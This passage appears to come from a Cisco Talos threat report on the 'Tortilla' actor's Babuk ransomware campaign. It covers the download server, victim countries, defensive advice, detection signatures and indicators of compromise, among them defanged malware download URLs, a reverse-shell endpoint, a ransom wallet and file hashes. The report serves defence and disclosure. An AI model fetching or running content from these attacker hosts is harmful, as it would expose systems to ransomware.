
Tortilla's infrastructure consists of a Unix-based download server and hosts their intermediate unpacker code on a site called pastebin.pl that seems to be unrelated to the popular pastebin.com. Although legitimate, we have observed several previous malicious campaigns, including variants of AgentTesla and Formbook hosting their additional content on the site. Access to the site from a company's network may indicate a successful breach.

Download server

According to Shodan, the download server at the IP address 185[.]219[.]52[.]229 is located in Moscow, Russia and runs OpenSSH and Python version 3.9.7. There are two actor-controlled domains: fbi[.]fund and xxxs[.]info. Both of those domains resolve to the IP address 185[.]219[.]52[.]229, the IP address hosting all malicious modules, with the exception of the intermediate unpacker module hosted on pastebin.pl.
The domain xxxs[.]info was used in campaigns running until Oct. 13, 2021 when the actor switched to using fbi[.]fund.




DNS request timeline for xxxs[.]info.



DNS request timeline for fbi[.]fund.

Victimology

Based on the DNS request distribution to the malicious domains, we are seeing requests coming predominantly from the U.S., although the campaign has also affected a smaller number of users in the U.K., Germany, Ukraine, Finland, Brazil, Honduras and Thailand.



Conclusion

The leak of the Babuk builder and its source code in July have contributed to its wide availability, even for the less experienced ransomware operators, such as Tortilla. This actor has only been operating since early July this year and has been experimenting with different payloads, apparently in order to obtain and maintain remote access to

the infected systems. The actor displays low to medium skills with a decent understanding of the security concepts and the ability to create minor modifications to existing malware and offensive security tools.

Cisco Talos telemetry shows that the actor is using its infrastructure to host malicious modules and conduct internet-wide scanning to exploit vulnerable hosts hosting several popular applications, including Microsoft Exchange. This particular Babuk campaign seems to primarily rely on exploiting Exchange Server vulnerabilities.

Organizations and defenders should remain vigilant against such threats and should implement a layered defense security with the behavioral protection enabled for endpoints and servers to detect the threats at an early stage of the infection chain.

As always with ransomware, the staple of the defence are sound backup practices as well as deployment of centralised logging and XDR tools to the most important resources within the organizational networks. In addition to that the defenders are urged to apply the latest security patches to all externally facing servers as well as the important assets in the internal network.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	N/A
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	N/A

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.
Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such asThreat Defense Virtual,Adaptive Security Appliance andMeraki MX can detect malicious activity associated with this threat.
Cisco Secure Malware Analytics (formerly Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.
Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

The following ClamAV signatures have been released to detect this threat:

Win.Ransomware.Packer-7473772-1
Win.Trojan.Swrort-5710536-0
Win.Trojan.Powercat-9840812-0
Win.Trojan.Swrort-9902494-0
Win.Exploit.PetitPotam-9902441-0
Win.Trojan.MSILAgent-9904224-0
Win.Malware.Agent-9904986-0
Win.Malware.Agent-9904987-0

Win.Malware.Agent-9904988-0
Win.Malware.Agent-9904989-0
Win.Malware.Agent-9904990-0
Win.Downloader.DarkTortilla-9904993-0
Win.Trojan.DarkTortilla-9904994-0

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click filepath and mutex.

IOCs

Domains

fbi[.]fund
xxxs[.]info

IP addresses

185[.]219[.]52[.]229
168[.]119[.]93[.]163
54[.]221[.]65[.]242

URLs

hxxp://fbi.fund/tortillas/tortilla.exe
hxxp://fbi[.]fund/dark.exe
hxxp://fbi[.]fund/tortillas/tore.exe
hxxp://185[.]219[.]52[.]229/tortillas/tortilla.exe
hxxp://185[.]219[.]52[.]229/tortillas/tore.exe
hxxp://185[.]219[.]52[.]229/tortilla.exe
hxxp://185[.]219[.]52[.]229:8080/vefEPjwOdNF9qNw.hta
hxxps://pastebin[.]pl/view/raw/a57be2ca

URLs from related campaigns

hxxp://xxxs.info/kaido.exe

Mutex

DoYouWantToHaveSexWithCuongDong

Wallet

46zdZVRjm9XJhdjpipwtYDY51NKbD74bfEffxmbqPjwH6efTYrtvbU5Et4AKCre9MeiqtiR51Lvg2X8dXv1tP7nxLaEHKKQ

Email IDs

mitnickd@ctemplar[.]com
zar8b@tuta[.]io

Hashes

Stage - 1 Downloader

47033d071e1c79cc03f8b4081f5f6d470d45e32a90b06ee96bfe6c3df2f47d40 - DLL downloader
56b7e6dd46e38a30ead82790947a425661ad893f54060381c9b76616c27d3b9f - DLL downloader
752d66990097c8be7760d8d6011b1e91daa1d5518951d86f9fdf3d126d54872a - EfsPotato variant

Stage -2 Swrort variant containing the ransomware payload

08d799cc27063bc7969ae935ca171b518d0b41b1feaa9775bae06bd319291b41
5f35dbf807c844c790b9cffc9f83eca05d32f58b737ba638c9567b8d22119f96
1d28c4c85e241efbbe326051999b9a8e1d8eeb9a3322da5cb9a93c31c65bbb49
0994c1fc7f66f88eead2091f31a2137f69d08c3cf9ee0f4a15a842f54253c9d9

Payload

bd26b65807026a70909d38c48f2a9e0f8730b1126e80ef078e29e10379722b49

Related samples

b3b66f7e70f1e1b1494677d0ed79fcc7d4901ffae53d89fd023c8b789bb0fe62 - reverse shell to 185[.]219[.]52[.]229:6666
949c262359f87c8a0e8747f28a89cf3d519b35fbc5a8be81b2cd9e6adc830370 - PowerCat netcat clone
4fa565cc2ebfe97b996786facdb454e4328a28792e27e80e8b46fe24b44781af - leaked Babuk builder
Samples from previous campaigns

07fb7b42fe8d4a2125df459efd86de0f27b91b59d82b85b530c1e7c552c9e235

Most notable MITRE ATT&CK framework tactics and techniques of this campaign:

Execution

T1059 Command and Scripting Interpreter
Privilege Escalation

T1055 Process Injection
Defense Evasion

T1553.005 Subvert Trust Controls: Mark-of-the-Web Bypass
T1564.004 Hide Artifacts: NTFS File Attributes
T1562.001 Impair Defenses: Disable or Modify Tools
T1112 Modify Registry
T1553.004 Subvert Trust Controls: Install Root Certificate
T1027 Obfuscated Files or Information

Discovery

T1518 Software Discovery

Collection

T1185 Man in the Browser
T1025 Data from Removable Media
Command and Control

T1092 Communication Through Removable Media
T1105 Ingress Tool Transfer
Impact

T1490 Inhibit System Recovery